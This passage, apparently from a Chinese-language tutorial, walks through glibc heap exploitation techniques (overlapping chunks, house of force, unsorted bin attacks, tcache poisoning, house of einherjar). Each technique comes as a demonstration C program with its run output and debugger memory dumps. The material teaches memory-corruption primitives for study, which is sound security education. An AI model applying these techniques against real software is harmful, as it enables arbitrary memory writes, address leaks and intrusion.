p1 = malloc(0x10); p2 = malloc(0x80); p3 = malloc(0x80); p4 = malloc(0x80); p5 = malloc(0x10); real_size_p1 = malloc_usable_size(p1); real_size_p2 = malloc_usable_size(p2); real_size_p3 = malloc_usable_size(p3); real_size_p4 = malloc_usable_size(p4); real_size_p5 = malloc_usable_size(p5); memset(p1, 'A', real_size_p1); memset(p2, 'A', real_size_p2); memset(p3, 'A', real_size_p3); memset(p4, 'A', real_size_p4); memset(p5, 'A', real_size_p5); fprintf(stderr, "Now we allocate 5 chunks on the heap\n\n"); fprintf(stderr, "chunk p1: %p ~ %p\n", p1, (unsigned char *)p1+malloc_usable_size(p1)); fprintf(stderr, "chunk p2: %p ~ %p\n", p2, (unsigned char *)p2+malloc_usable_size(p2)); fprintf(stderr, "chunk p3: %p ~ %p\n", p3, (unsigned char *)p3+malloc_usable_size(p3)); fprintf(stderr, "chunk p4: %p ~ %p\n", p4, (unsigned char *)p4+malloc_usable_size(p4)); fprintf(stderr, "chunk p5: %p ~ %p\n", p5, (unsigned char *)p5+malloc_usable_size(p5));
free(p4); fprintf(stderr, "\nLet's free the chunk p4\n\n");
fprintf(stderr, "Emulating an overflow that can overwrite the size of chunk p2 with (size of chunk_p2 + size of chunk_p3)\n\n"); *(unsigned int *)((unsigned char *)p1 + real_size_p1) = real_size_p2 + real_size_p3 + prev_in_use + sizeof(size_t) * 2; // BUG HERE
free(p2);
p6 = malloc(0x1b0 - 0x10); real_size_p6 = malloc_usable_size(p6); fprintf(stderr, "Allocating a new chunk 6: %p ~ %p\n\n", p6, (unsigned char *)p6+real_size_p6);
fprintf(stderr, "Now p6 and p3 are overlapping, if we memset(p6, 'B', 0xd0)\n"); fprintf(stderr, "p3 before = %s\n", (char *)p3); memset(p6, 'B', 0xd0); fprintf(stderr, "p3 after = %s\n", (char *)p3);}$ gcc -g overlapping_chunks_2.c$ ./a.outNow we allocate 5 chunks on the heap
chunk p1: 0x18c2010 ~ 0x18c2028chunk p2: 0x18c2030 ~ 0x18c20b8chunk p3: 0x18c20c0 ~ 0x18c2148chunk p4: 0x18c2150 ~ 0x18c21d8chunk p5: 0x18c21e0 ~ 0x18c21f8
Let's free the chunk p4
Emulating an overflow that can overwrite the size of chunk p2 with (size of chunk_p2 + size of chunk_p3)
Allocating a new chunk 6: 0x18c2030 ~ 0x18c21d8
Now p6 and p3 are overlapping, if we memset(p6, 'B', 0xd0)p3 before = AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA�p3 after = BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA�同样是堆块重叠的问题,前面那个是在 chunk 已经被 free,加入到了 unsorted bin 之后,再修改其 size 值,然后 malloc 一个不一样的 chunk 出来,而这里是在 free 之前修改 size 值,使 free 错误地修改了下一个 chunk 的 prev_size 值,导致中间的 chunk 强行合并。另外前面那个重叠是相邻堆块之间的,而这里是不相邻堆块之间的。
我们需要五个堆块,假设第 chunk 1 存在溢出,可以改写第二个 chunk 2 的数据,chunk 5 的作用是防止释放 chunk 4 后被合并进 top chunk。所以我们要重叠的区域是 chunk 2 到 chunk 4。首先将 chunk 4 释放掉,注意看 chunk 5 的 prev_size 值:
gef➤ x/70gx 0x602010-0x100x602000: 0x0000000000000000 0x0000000000000021 <-- chunk 10x602010: 0x4141414141414141 0x41414141414141410x602020: 0x4141414141414141 0x0000000000000091 <-- chunk 20x602030: 0x4141414141414141 0x41414141414141410x602040: 0x4141414141414141 0x41414141414141410x602050: 0x4141414141414141 0x41414141414141410x602060: 0x4141414141414141 0x41414141414141410x602070: 0x4141414141414141 0x41414141414141410x602080: 0x4141414141414141 0x41414141414141410x602090: 0x4141414141414141 0x41414141414141410x6020a0: 0x4141414141414141 0x41414141414141410x6020b0: 0x4141414141414141 0x0000000000000091 <-- chunk 30x6020c0: 0x4141414141414141 0x41414141414141410x6020d0: 0x4141414141414141 0x41414141414141410x6020e0: 0x4141414141414141 0x41414141414141410x6020f0: 0x4141414141414141 0x41414141414141410x602100: 0x4141414141414141 0x41414141414141410x602110: 0x4141414141414141 0x41414141414141410x602120: 0x4141414141414141 0x41414141414141410x602130: 0x4141414141414141 0x41414141414141410x602140: 0x4141414141414141 0x0000000000000091 <-- chunk 4 [be freed]0x602150: 0x00007ffff7dd1b78 0x00007ffff7dd1b78 <-- fd, bk pointer0x602160: 0x4141414141414141 0x41414141414141410x602170: 0x4141414141414141 0x41414141414141410x602180: 0x4141414141414141 0x41414141414141410x602190: 0x4141414141414141 0x41414141414141410x6021a0: 0x4141414141414141 0x41414141414141410x6021b0: 0x4141414141414141 0x41414141414141410x6021c0: 0x4141414141414141 0x41414141414141410x6021d0: 0x0000000000000090 0x0000000000000020 <-- chunk 5 <-- prev_size0x6021e0: 0x4141414141414141 0x41414141414141410x6021f0: 0x4141414141414141 0x0000000000020e11 <-- top chunk0x602200: 0x0000000000000000 0x00000000000000000x602210: 0x0000000000000000 0x00000000000000000x602220: 0x0000000000000000 0x0000000000000000gef➤ heap bins unsorted[ Unsorted Bin for arena 'main_arena' ][+] unsorted_bins[0]: fw=0x602140, bk=0x602140 → Chunk(addr=0x602150, size=0x90, flags=PREV_INUSE)free chunk 4 被放入 unsorted bin,大小为 0x90。
接下来是最关键的一步,利用 chunk 1 的溢出漏洞,将 chunk 2 的 size 值修改为 chunk 2 和 chunk 3 的大小之和,即 0x90+0x90+0x1=0x121,最后的 1 是标志位。这样当我们释放 chunk 2 的时候,malloc 根据这个被修改的 size 值,会以为 chunk 2 加上 chunk 3 的区域都是要释放的,然后就错误地修改了 chunk 5 的 prev_size。接着,它发现紧邻的一块 chunk 4 也是 free 状态,就把它俩合并在了一起,组成一个大 free chunk,放进 unsorted bin 中。
gef➤ x/70gx 0x602010-0x100x602000: 0x0000000000000000 0x0000000000000021 <-- chunk 10x602010: 0x4141414141414141 0x41414141414141410x602020: 0x4141414141414141 0x00000000000001b1 <-- chunk 2 [be freed] <-- unsorted bin0x602030: 0x00007ffff7dd1b78 0x00007ffff7dd1b78 <-- fd, bk pointer0x602040: 0x4141414141414141 0x41414141414141410x602050: 0x4141414141414141 0x41414141414141410x602060: 0x4141414141414141 0x41414141414141410x602070: 0x4141414141414141 0x41414141414141410x602080: 0x4141414141414141 0x41414141414141410x602090: 0x4141414141414141 0x41414141414141410x6020a0: 0x4141414141414141 0x41414141414141410x6020b0: 0x4141414141414141 0x0000000000000091 <-- chunk 30x6020c0: 0x4141414141414141 0x41414141414141410x6020d0: 0x4141414141414141 0x41414141414141410x6020e0: 0x4141414141414141 0x41414141414141410x6020f0: 0x4141414141414141 0x41414141414141410x602100: 0x4141414141414141 0x41414141414141410x602110: 0x4141414141414141 0x41414141414141410x602120: 0x4141414141414141 0x41414141414141410x602130: 0x4141414141414141 0x41414141414141410x602140: 0x4141414141414141 0x0000000000000091 <-- chunk 4 [be freed]0x602150: 0x00007ffff7dd1b78 0x00007ffff7dd1b780x602160: 0x4141414141414141 0x41414141414141410x602170: 0x4141414141414141 0x41414141414141410x602180: 0x4141414141414141 0x41414141414141410x602190: 0x4141414141414141 0x41414141414141410x6021a0: 0x4141414141414141 0x41414141414141410x6021b0: 0x4141414141414141 0x41414141414141410x6021c0: 0x4141414141414141 0x41414141414141410x6021d0: 0x00000000000001b0 0x0000000000000020 <-- chunk 5 <-- prev_size0x6021e0: 0x4141414141414141 0x41414141414141410x6021f0: 0x4141414141414141 0x0000000000020e11 <-- top chunk0x602200: 0x0000000000000000 0x00000000000000000x602210: 0x0000000000000000 0x00000000000000000x602220: 0x0000000000000000 0x0000000000000000gef➤ heap bins unsorted[ Unsorted Bin for arena 'main_arena' ][+] unsorted_bins[0]: fw=0x602020, bk=0x602020 → Chunk(addr=0x602030, size=0x1b0, flags=PREV_INUSE)现在 unsorted bin 里的 chunk 的大小为 0x1b0,即 0x90*3。咦,所以 chunk 3 虽然是使用状态,但也被强行算在了 free chunk 的空间里了。
最后,如果我们分配一块大小为 0x1b0-0x10 的大空间,返回的堆块即是包括了 chunk 2 + chunk 3 + chunk 4 的大 chunk。这时 chunk 6 和 chunk 3 就重叠了,结果就像上面运行时打印出来的一样。
house_of_force
在glibc 2.23下,通过控制top chunk的size域为一个特别大的值,导致可以通过malloc特别大的值或者负数来将top chunk的指针指向任意位置。
#include <stdio.h>#include <stdint.h>#include <stdlib.h>#include <string.h>#include <stdint.h>#include <malloc.h>
char bss_var[] = "This is a string that we want to overwrite.";
int main() { fprintf(stderr, "We will overwrite a variable at %p\n\n", bss_var);
intptr_t *p1 = malloc(0x10); int real_size = malloc_usable_size(p1); memset(p1, 'A', real_size); fprintf(stderr, "Let's allocate the first chunk of 0x10 bytes: %p.\n", p1); fprintf(stderr, "Real size of our allocated chunk is 0x%x.\n\n", real_size);
intptr_t *ptr_top = (intptr_t *) ((char *)p1 + real_size); fprintf(stderr, "Overwriting the top chunk size with a big value so the malloc will never call mmap.\n"); fprintf(stderr, "Old size of top chunk: %#llx\n", *((unsigned long long int *)ptr_top)); ptr_top[0] = -1; fprintf(stderr, "New size of top chunk: %#llx\n", *((unsigned long long int *)ptr_top));
unsigned long evil_size = (unsigned long)bss_var - sizeof(long)*2 - (unsigned long)ptr_top; fprintf(stderr, "\nThe value we want to write to at %p, and the top chunk is at %p, so accounting for the header size, we will malloc %#lx bytes.\n", bss_var, ptr_top, evil_size); void *new_ptr = malloc(evil_size); int real_size_new = malloc_usable_size(new_ptr); memset((char *)new_ptr + real_size_new - 0x20, 'A', 0x20); fprintf(stderr, "As expected, the new pointer is at the same place as the old top chunk: %p\n", new_ptr);
void* ctr_chunk = malloc(0x30); fprintf(stderr, "malloc(0x30) => %p!\n", ctr_chunk); fprintf(stderr, "\nNow, the next chunk we overwrite will point at our target buffer, so we can overwrite the value.\n");
fprintf(stderr, "old string: %s\n", bss_var); strcpy(ctr_chunk, "YEAH!!!"); fprintf(stderr, "new string: %s\n", bss_var);}$ gcc -g house_of_force.c$ ./a.outWe will overwrite a variable at 0x601080
Let's allocate the first chunk of 0x10 bytes: 0x824010.Real size of our allocated chunk is 0x18.
Overwriting the top chunk size with a big value so the malloc will never call mmap.Old size of top chunk: 0x20fe1New size of top chunk: 0xffffffffffffffff
The value we want to write to at 0x601080, and the top chunk is at 0x824028, so accounting for the header size, we will malloc 0xffffffffffddd048 bytes.As expected, the new pointer is at the same place as the old top chunk: 0x824030malloc(0x30) => 0x601080!
Now, the next chunk we overwrite will point at our target buffer, so we can overwrite the value.old string: This is a string that we want to overwrite.new string: YEAH!!!我们知道在空闲内存的最高处,必然存在一块空闲的 chunk,即 top chunk,当 bins 和 fast bins 都不能满足分配需要的时候,malloc 会从 top chunk 中分出一块内存给用户。
当存在堆溢出漏洞时,可以改写 top chunk 的头部,然后将其改为一个非常大的值(0xffffffffffffffff 即 -1),以确保所有的 malloc 将使用 top chunk 分配,而不会调用 mmap。这时如果攻击者 malloc 一个很大的数目(负有符号整数),top chunk 的位置加上这个大数,造成整数溢出,结果是 top chunk 能够被转移到堆之前的内存地址(如程序的 .bss 段、.data 段、GOT 表等),下次再执行 malloc 时,攻击者就能够控制转移之后地址处的内存。
在计算机中,地址是无符号整数。利用整数溢出,如果我们加一个非常大的数,效果等同于减去一个数,从而让指针“回绕”到低地址
目标地址:bss_var (0x601080)Top Chunk:0x824028计算结果:0xffffffffffddd048当malloc(0xffffffffffddd048)时,通过地址溢出计算,新的chunk起始地址便在0x601080处首先随意分配一个 chunk,此时内存里存在两个 chunk,即 chunk 1 和 top chunk:
gef➤ x/8gx 0x602010-0x100x602000: 0x0000000000000000 0x0000000000000021 <-- chunk 10x602010: 0x4141414141414141 0x41414141414141410x602020: 0x4141414141414141 0x0000000000020fe1 <-- top chunk0x602030: 0x0000000000000000 0x0000000000000000chunk 1 真实可用的内存有 0x18 字节。
假设 chunk 1 存在溢出,利用该漏洞我们现在将 top chunk 的 size 值改为一个非常大的数:-1
gef➤ x/8gx 0x602010-0x100x602000: 0x0000000000000000 0x0000000000000021 <-- chunk 10x602010: 0x4141414141414141 0x41414141414141410x602020: 0x4141414141414141 0xffffffffffffffff <-- modified top chunk0x602030: 0x0000000000000000 0x0000000000000000改写之后的 size==0xffffffffffffffff
现在我们可以 malloc 一个任意大小的内存而不用调用 mmap 了。接下来 malloc 一个 chunk,使得该 chunk 刚好分配到我们想要控制的那块区域为止,这样的话,topchunk就被我们修改到目标区域了,在下一次 malloc 时,就可以返回到我们想要控制的区域了。计算方法是用目标地址减去 top chunk 地址,再减去 chunk 头的大小
gef➤ x/8gx 0x602010-0x100x602000: 0x0000000000000000 0x00000000000000210x602010: 0x4141414141414141 0x41414141414141410x602020: 0x4141414141414141 0xfffffffffffff0510x602030: 0x0000000000000000 0x0000000000000000gef➤ x/12gx 0x602010+0xfffffffffffff0500x601060: 0x4141414141414141 0x41414141414141410x601070: 0x4141414141414141 0x0000000000000fa9 <-- top chunk0x601080 <bss_var>: 0x2073692073696854 0x676e697274732061 <-- target0x601090 <bss_var+16>: 0x6577207461687420 0x6f7420746e6177200x6010a0 <bss_var+32>: 0x6972777265766f20 0x00000000002e65740x6010b0: 0x0000000000000000 0x0000000000000000再次 malloc,将目标地址包含进来即可,现在我们就成功控制了目标内存:
gef➤ x/12gx 0x602010+0xfffffffffffff0500x601060: 0x4141414141414141 0x41414141414141410x601070: 0x4141414141414141 0x0000000000000041 <-- chunk 20x601080 <bss_var>: 0x2073692073696854 0x676e697274732061 <-- target0x601090 <bss_var+16>: 0x6577207461687420 0x6f7420746e6177200x6010a0 <bss_var+32>: 0x6972777265766f20 0x00000000002e65740x6010b0: 0x0000000000000000 0x0000000000000f69 <-- top chunkunsorted_bin_into_stack
#include <stdio.h>#include <stdlib.h>
int main() { unsigned long stack_buf[4] = {0};
unsigned long *victim = malloc(0x80); unsigned long *p1 = malloc(0x10); fprintf(stderr, "Allocating the victim chunk at %p\n", victim);
// deal with tcache // int *k[10], i; // for (i = 0; i < 7; i++) { // k[i] = malloc(0x80); // } // for (i = 0; i < 7; i++) { // free(k[i]); // }
free(victim); fprintf(stderr, "Freeing the chunk, it will be inserted in the unsorted bin\n\n");
stack_buf[1] = 0x100 + 0x10; stack_buf[3] = (unsigned long)stack_buf; // or any other writable address fprintf(stderr, "Create a fake chunk on the stack\n"); fprintf(stderr, "fake->size: %p\n", (void *)stack_buf[1]); fprintf(stderr, "fake->bk: %p\n\n", (void *)stack_buf[3]);
victim[1] = (unsigned long)stack_buf; fprintf(stderr, "Now we overwrite the victim->bk pointer to stack: %p\n\n", stack_buf);
fprintf(stderr, "Malloc a chunk which size is 0x110 will return the region of our fake chunk: %p\n", &stack_buf[2]);
unsigned long *fake = malloc(0x100); fprintf(stderr, "malloc(0x100): %p\n", fake);}$ gcc -g unsorted_bin_into_stack.c$ ./a.outAllocating the victim chunk at 0x17a1010Freeing the chunk, it will be inserted in the unsorted bin
Create a fake chunk on the stackfake->size: 0x110fake->bk: 0x7fffcd906480
Now we overwrite the victim->bk pointer to stack: 0x7fffcd906480
Malloc a chunk which size is 0x110 will return the region of our fake chunk: 0x7fffcd906490malloc(0x100): 0x7fffcd906490unsorted-bin-into-stack 通过改写 unsorted bin 里 chunk 的 bk 指针到任意地址,从而在栈上 malloc 出 chunk。
首先将一个 chunk 放入 unsorted bin,并且在栈上伪造一个 chunk:
gdb-peda$ x/6gx victim - 20x602000: 0x0000000000000000 0x0000000000000091 <-- victim chunk0x602010: 0x00007ffff7dd1b78 0x00007ffff7dd1b780x602020: 0x0000000000000000 0x0000000000000000gdb-peda$ x/4gx stack_buf0x7fffffffdbc0: 0x0000000000000000 0x0000000000000110 <-- fake chunk0x7fffffffdbd0: 0x0000000000000000 0x00007fffffffdbc0然后假设有一个漏洞,可以改写 victim chunk 的 bk 指针,那么将其改为指向 fake chunk:
gdb-peda$ x/6gx victim - 20x602000: 0x0000000000000000 0x0000000000000091 <-- victim chunk0x602010: 0x00007ffff7dd1b78 0x00007fffffffdbc0 <-- bk pointer0x602020: 0x0000000000000000 0x0000000000000000gdb-peda$ x/4gx stack_buf0x7fffffffdbc0: 0x0000000000000000 0x0000000000000110 <-- fake chunk0x7fffffffdbd0: 0x0000000000000000 0x00007fffffffdbc0那么此时就相当于 fake chunk 已经被链接到 unsorted bin 中。在下一次 malloc 的时候,malloc 会顺着 bk 指针进行遍历,于是就找到了大小正好合适的 fake chunk:
gdb-peda$ x/6gx victim - 20x602000: 0x0000000000000000 0x0000000000000091 <-- victim chunk0x602010: 0x00007ffff7dd1bf8 0x00007ffff7dd1bf80x602020: 0x0000000000000000 0x0000000000000000gdb-peda$ x/4gx fake - 20x7fffffffdbc0: 0x0000000000000000 0x0000000000000110 <-- fake chunk0x7fffffffdbd0: 0x00007ffff7dd1b78 0x00007fffffffdbc0fake chunk 被取出,而 victim chunk 被从 unsorted bin 中取出来放到了 small bin 中。另外值得注意的是 fake chunk 的 fd 指针被修改了,这是 unsorted bin 的地址,通过它可以泄露 libc 地址
而在libc 2.27中,我们应该伪造fake chunk的bk指向自己,因为libc 2.27添加的Tcache机制会尝试将 Unsorted Bin 中所有同大小的 chunk 都“捞”出来,填满 Tcache,直到 Tcache 满或者 Unsorted Bin 遍历完,只有填满后,才会把最后一个取出来的 chunk 返回给用户。
因此我们将fake chunk的bk指向自己,Tcache会将fake chunk循环填满自己
unsorted_bin_attack
leak
首先关于unsorted bin的leak,我们以拥有两个chunk的unsorted bin为例:

我们可以看到,在该链表中必有一个节点(不准确的说,是尾节点,这个就意会一下把,毕竟循环链表实际上没有头尾)的 fd 指针会指向 main_arena 结构体内部,通过main_arena可以泄露libc,同时如果有多个chunk,则可以泄露出heap地址
main_arena_offset = ELF("libc.so.6").symbols["__malloc_hook"] + 0x10
#include <stdio.h>#include <stdlib.h>
int main() { unsigned long stack_var = 0; fprintf(stderr, "The target we want to rewrite on stack: %p -> %ld\n\n", &stack_var, stack_var);
unsigned long *p = malloc(0x80); unsigned long *p1 = malloc(0x10); fprintf(stderr, "Now, we allocate first small chunk on the heap at: %p\n",p);
free(p); fprintf(stderr, "We free the first chunk now. Its bk pointer point to %p\n", (void*)p[1]);
p[1] = (unsigned long)(&stack_var - 2); fprintf(stderr, "We write it with the target address-0x10: %p\n\n", (void*)p[1]);
malloc(0x80); fprintf(stderr, "Let's malloc again to get the chunk we just free: %p -> %p\n", &stack_var, (void*)stack_var);$ gcc -g unsorted_bin_attack.c$ ./a.outThe target we want to rewrite on stack: 0x7ffc9b1d61b0 -> 0
Now, we allocate first small chunk on the heap at: 0x1066010We free the first chunk now. Its bk pointer point to 0x7f2404cf5b78We write it with the target address-0x10: 0x7ffc9b1d61a0
Let's malloc again to get the chunk we just free: 0x7ffc9b1d61b0 -> 0x7f2404cf5b78unsorted bin 攻击通常是为更进一步的攻击做准备的,我们知道 unsorted bin 是一个双向链表,在分配时会通过 unlink 操作将 chunk 从链表中移除,所以如果能够控制 unsorted bin chunk 的 bk 指针,就可以向任意位置写入一个指针。这里通过 unlink 将 libc 的信息写入到我们可控的内存中,从而导致信息泄漏,为进一步的攻击提供便利。
unlink 的对 unsorted bin 的操作是这样的:
/* remove from unsorted list */ unsorted_chunks (av)->bk = bck; bck->fd = unsorted_chunks (av);其中 bck = victim->bk
攻击点就在第 2 步:bck->fd = unsorted_chunks(av);
如果我们能控制 victim->bk(即 bck),我们就能让 bck->fd 指向任意地址。 glibc 会把 unsorted_chunks(av) 的地址(一个很大的 libc 地址)写到 bck->fd 所在的位置。
首先分配两个 chunk,然后释放掉第一个,它将被加入到 unsorted bin 中:
gef➤ x/26gx 0x602010-0x100x602000: 0x0000000000000000 0x0000000000000091 <-- chunk 1 [be freed]0x602010: 0x00007ffff7dd1b78 0x00007ffff7dd1b78 <-- fd, bk pointer0x602020: 0x0000000000000000 0x00000000000000000x602030: 0x0000000000000000 0x00000000000000000x602040: 0x0000000000000000 0x00000000000000000x602050: 0x0000000000000000 0x00000000000000000x602060: 0x0000000000000000 0x00000000000000000x602070: 0x0000000000000000 0x00000000000000000x602080: 0x0000000000000000 0x00000000000000000x602090: 0x0000000000000090 0x0000000000000020 <-- chunk 20x6020a0: 0x0000000000000000 0x00000000000000000x6020b0: 0x0000000000000000 0x0000000000020f51 <-- top chunk0x6020c0: 0x0000000000000000 0x0000000000000000gef➤ x/4gx &stack_var-20x7fffffffdc50: 0x00007fffffffdd60 0x00000000004007120x7fffffffdc60: 0x0000000000000000 0x0000000000602010gef➤ heap bins unsorted[ Unsorted Bin for arena 'main_arena' ][+] unsorted_bins[0]: fw=0x602000, bk=0x602000 → Chunk(addr=0x602010, size=0x90, flags=PREV_INUSE)然后假设存在一个溢出漏洞,可以让我们修改 chunk 1 的数据。然后我们将 chunk 1 的 bk 指针修改为指向目标地址 - 2,也就相当于是在目标地址处有一个 fake free chunk,然后 malloc:
gef➤ x/26gx 0x602010-0x100x602000: 0x0000000000000000 0x0000000000000091 <-- chunk 30x602010: 0x00007ffff7dd1b78 0x00007fffffffdc500x602020: 0x0000000000000000 0x00000000000000000x602030: 0x0000000000000000 0x00000000000000000x602040: 0x0000000000000000 0x00000000000000000x602050: 0x0000000000000000 0x00000000000000000x602060: 0x0000000000000000 0x00000000000000000x602070: 0x0000000000000000 0x00000000000000000x602080: 0x0000000000000000 0x00000000000000000x602090: 0x0000000000000090 0x0000000000000021 <-- chunk 20x6020a0: 0x0000000000000000 0x00000000000000000x6020b0: 0x0000000000000000 0x0000000000020f51 <-- top chunk0x6020c0: 0x0000000000000000 0x0000000000000000gef➤ x/4gx &stack_var-20x7fffffffdc50: 0x00007fffffffdc80 0x0000000000400756 <-- fake chunk0x7fffffffdc60: 0x00007ffff7dd1b78 0x0000000000602010 <-- fd->TAIL,目标地址已经被修改为unsorted bin头部地址从而泄漏了 unsorted bin 的头部地址。
libc 2.27
利用tcache posioning
#include <stdio.h>#include <stdlib.h>
int main() { unsigned long stack_var = 0; fprintf(stderr, "The target we want to rewrite on stack: %p -> %ld\n\n", &stack_var, stack_var);
unsigned long *p = malloc(0x80); unsigned long *p1 = malloc(0x10); fprintf(stderr, "Now, we allocate first small chunk on the heap at: %p\n",p);
free(p); fprintf(stderr, "Freed the first chunk to put it in a tcache bin\n");
p[0] = (unsigned long)(&stack_var); fprintf(stderr, "Overwrite the next ptr with the target address\n"); malloc(0x80); malloc(0x80); fprintf(stderr, "Now we malloc twice to make tcache struct's counts '0xff'\n\n");
free(p); fprintf(stderr, "Now free again to put it in unsorted bin\n"); p[1] = (unsigned long)(&stack_var - 2); fprintf(stderr, "Now write its bk ptr with the target address-0x10: %p\n\n", (void*)p[1]);
malloc(0x80); fprintf(stderr, "Finally malloc again to get the chunk at target address: %p -> %p\n", &stack_var, (void*)stack_var);}$ gcc -g tcache_unsorted_bin_attack.c$ ./a.outThe target we want to rewrite on stack: 0x7ffef0884c10 -> 0
Now, we allocate first small chunk on the heap at: 0x564866907260Freed the first chunk to put it in a tcache binOverwrite the next ptr with the target addressNow we malloc twice to make tcache struct's counts '0xff'
Now free again to put it in unsorted binNow write its bk ptr with the target address-0x10: 0x7ffef0884c00
Finally malloc again to get the chunk at target address: 0x7ffef0884c10 -> 0x7f69ba1d8ca0Tcache Bin 未满 (Count < 7)时,当 malloc 从 Unsorted Bin 拿到 chunk 时,它会尝试把 Unsorted Bin 里剩下的同大小 chunk 全部填充进 Tcache。
后果:由于我们修改了 bk 指针指向栈上的 target_addr,glibc 会尝试把 target_addr 当作一个 chunk 放入 Tcache。这会触发 chunk 大小检查(chunksize(victim)),因为栈上的数据通常不符合 chunk 头部的格式,导致程序崩溃(memory corruption)。
while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av)) { bck = victim->bk; if (__builtin_expect (chunksize_nomask (victim) <= 2 * SIZE_SZ, 0) || __builtin_expect (chunksize_nomask (victim) > av->system_mem, 0)) malloc_printerr ("malloc(): memory corruption");Tcache Bin 不为空:如果对应的 Tcache Bin 里有东西,malloc 会直接从 Tcache 取出并在开头返回,根本不会执行到 Unsorted Bin 的逻辑。
后果:无法触发 Unsorted Bin 的 Unlink 操作,攻击失效。
if (tc_idx < mp_.tcache_bins /*&& tc_idx < TCACHE_MAX_BINS*/ /* to appease gcc */ && tcache && tcache->entries[tc_idx] != NULL) { return tcache_get (tc_idx); }为了绕过这个矛盾检查,我们采取通过tcache poisoning的方式将tcache的count修改为0xff
free(p); // 1. p 进入 tcache, count = 1p[0] = &stack; // 2. 修改 p->next 指向栈 (Tcache Poisoning)malloc(0x80); // 3. 取出 p, count = 0malloc(0x80); // 4. 取出 stack, count = -1 (即 0xff 或 0xffff) !!!此时在进行到下面这里时就会进入 else 分支,直接取出 chunk 并返回:
#if USE_TCACHE /* Fill cache first, return to user only if cache fills. We may return one of these chunks later. */ if (tcache_nb && tcache->counts[tc_idx] < mp_.tcache_count) { tcache_put (victim, tc_idx); return_cached = 1; continue; } else {#endif check_malloced_chunk (av, victim, nb); void *p = chunk2mem (victim); alloc_perturb (p, bytes); return p;于是就成功泄露出了 unsorted bin 的头部地址。
house_of_einherjar
#include <stdio.h>#include <stdlib.h>#include <string.h>#include <stdint.h>#include <malloc.h>
int main() { uint8_t *a, *b, *d;
a = (uint8_t*) malloc(0x10); int real_a_size = malloc_usable_size(a); memset(a, 'A', real_a_size); fprintf(stderr, "We allocate 0x10 bytes for 'a': %p\n\n", a);
size_t fake_chunk[6]; fake_chunk[0] = 0x80; fake_chunk[1] = 0x80; fake_chunk[2] = (size_t) fake_chunk; fake_chunk[3] = (size_t) fake_chunk; fake_chunk[4] = (size_t) fake_chunk; fake_chunk[5] = (size_t) fake_chunk; fprintf(stderr, "Our fake chunk at %p looks like:\n", fake_chunk); fprintf(stderr, "prev_size: %#lx\n", fake_chunk[0]); fprintf(stderr, "size: %#lx\n", fake_chunk[1]); fprintf(stderr, "fwd: %#lx\n", fake_chunk[2]); fprintf(stderr, "bck: %#lx\n", fake_chunk[3]); fprintf(stderr, "fwd_nextsize: %#lx\n", fake_chunk[4]); fprintf(stderr, "bck_nextsize: %#lx\n\n", fake_chunk[5]);
b = (uint8_t*) malloc(0xf8); int real_b_size = malloc_usable_size(b); uint64_t* b_size_ptr = (uint64_t*)(b - 0x8); fprintf(stderr, "We allocate 0xf8 bytes for 'b': %p\n", b); fprintf(stderr, "b.size: %#lx\n", *b_size_ptr); fprintf(stderr, "We overflow 'a' with a single null byte into the metadata of 'b'\n"); a[real_a_size] = 0; fprintf(stderr, "b.size: %#lx\n\n", *b_size_ptr);
